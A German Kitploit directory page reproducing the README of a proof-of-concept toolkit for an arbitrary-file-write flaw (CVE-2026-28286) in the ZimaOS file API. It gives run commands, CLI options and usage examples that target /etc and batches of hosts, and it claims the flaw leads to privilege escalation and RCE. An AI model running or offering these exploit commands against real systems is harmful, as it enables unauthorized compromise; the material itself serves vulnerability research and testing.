
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/rushi9/zimaos-cve-2026-28286-arbitrary-file-write
SchwachstellenanalyseExploitationWebanwendungs-ExploitationAPI-SicherheitstestsWebsicherheitPenetrationstests
GitHubrushi9/zimaos-cve-2026-28286-arbitrary-file-write

zimaos-cve-2026-28286-arbitrary-file-write

PoC- und Verifizierungs-Toolkit für CVE-2026-28286, eine Schwachstelle für beliebiges Dateischreiben in ZimaOS, die eine API-Fehlkonfiguration ausnutzt, um Dateien außerhalb der vorgesehenen Verzeichnisse zu schreiben.

Repository anzeigenWebseite
3133vor 7 MonatenNoch nicht geprüft
Teilen

🚨 CVE-2026-28286 — ZimaOS Beliebiges Dateischreiben

Von API-Fehlkonfiguration → Beliebiges Dateischreiben → Potenzielle Systemkompromittierung

⚡ TL;DR

  • Endpunkt: /v2_1/files/file
  • Problem: Keine Pfadvalidierung
  • Auswirkung: Beliebiges Dateischreiben außerhalb des vorgesehenen Verzeichnisses
  • Schweregrad: 🔴 Kritisch

🧪 Schnellstart

git clone https://github.com/Rushi9/zimaos-cve-2026-28286-arbitrary-file-write.git
cd zimaos-cve-2026-28286-arbitrary-file-write
pip install -r requirements.txt
python3 poc.py

⚙️ CLI-Nutzung



Sie können alle verfügbaren Optionen wie folgt anzeigen:

python poc.py -h

📌 Verfügbare Optionen

usage: poc.py [-h] [-u URL] [-t TARGETS] [-p PATH] [--proxy PROXY] [--token TOKEN] [-n ATTEMPTS] [--delay DELAY]

options:
  -h, --help            show help message and exit
  -u, --url URL         Single target URL
  -t, --targets TARGETS Targets file (batch mode)
  -p, --path PATH       Custom file path (default: /tmp)
  --proxy PROXY         Proxy URL (e.g., http://127.0.0.1:8080)
  --token TOKEN         Bearer authentication token
  -n, --attempts        Number of attempts
  --delay               Delay between batch requests (seconds)

🚀 Nutzungsbeispiele

▶️ 1. Interaktiver Modus

python poc.py

▶️ 2. Einzelnes Ziel

python poc.py -u http://localhost:8080

▶️ 3. Benutzerdefinierter Pfad

python poc.py -u http://localhost:8080 -p /tmp

▶️ 4. Sensiblen Pfad anvisieren (Lab-Tests)

python poc.py -u http://localhost:8080 -p /etc

▶️ 5. Mehrere Versuche

python poc.py -u http://localhost:8080 -n 5

▶️ 6. Proxy verwenden (Burp Suite)

python poc.py -u http://localhost:8080 --proxy http://127.0.0.1:8080

▶️ 7. Batch-Modus

python poc.py -t targets.txt

▶️ 8. Batch-Modus mit Verzögerung

python poc.py -t targets.txt --delay 2

▶️ 9. Vollständiger Power-Modus (Alle Optionen)

python poc.py -u http://target.com -p /tmp -n 3 --proxy http://127.0.0.1:8080 --token YOUR_TOKEN

💡 Tipp

Verwenden Sie den Proxy-Modus mit Burp Suite, um:

  • Anfragen zu untersuchen
  • Payloads zu modifizieren
  • Backend-Verhalten zu bestätigen

🧠 Technische Aufschlüsselung

Das Backend setzt keine Dateisystemgrenzen durch:

  • ❌ Keine Pfad-Kanonisierung
  • ❌ Keine Basisverzeichnis-Beschränkung
  • ❌ Benutzergesteuerte absolute Pfade

Dies ermöglicht das Schreiben in:

/tmp/
/etc/
/usr/local/bin/

💥 Auswirkung

Beliebiges Dateischreiben
        ↓
Konfiguration / Skripte überschreiben
        ↓
Privilegienerweiterung / RCE

🎥 Demo

image

📁 Beispielausgabe

[✔] CONFIRMED vulnerable (LISTING_SUCCESS)
Path: /tmp/CVE-2026-28286_⚠️_abc123.txt

⭐ Unterstützung

Wenn Sie dies nützlich fanden, erwägen Sie bitte, einen Stern ⭐ zu vergeben. Es hilft mehr Forschern, diese Arbeit zu entdecken.


⚠️ Haftungsausschluss

Nur für autorisierte Tests.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






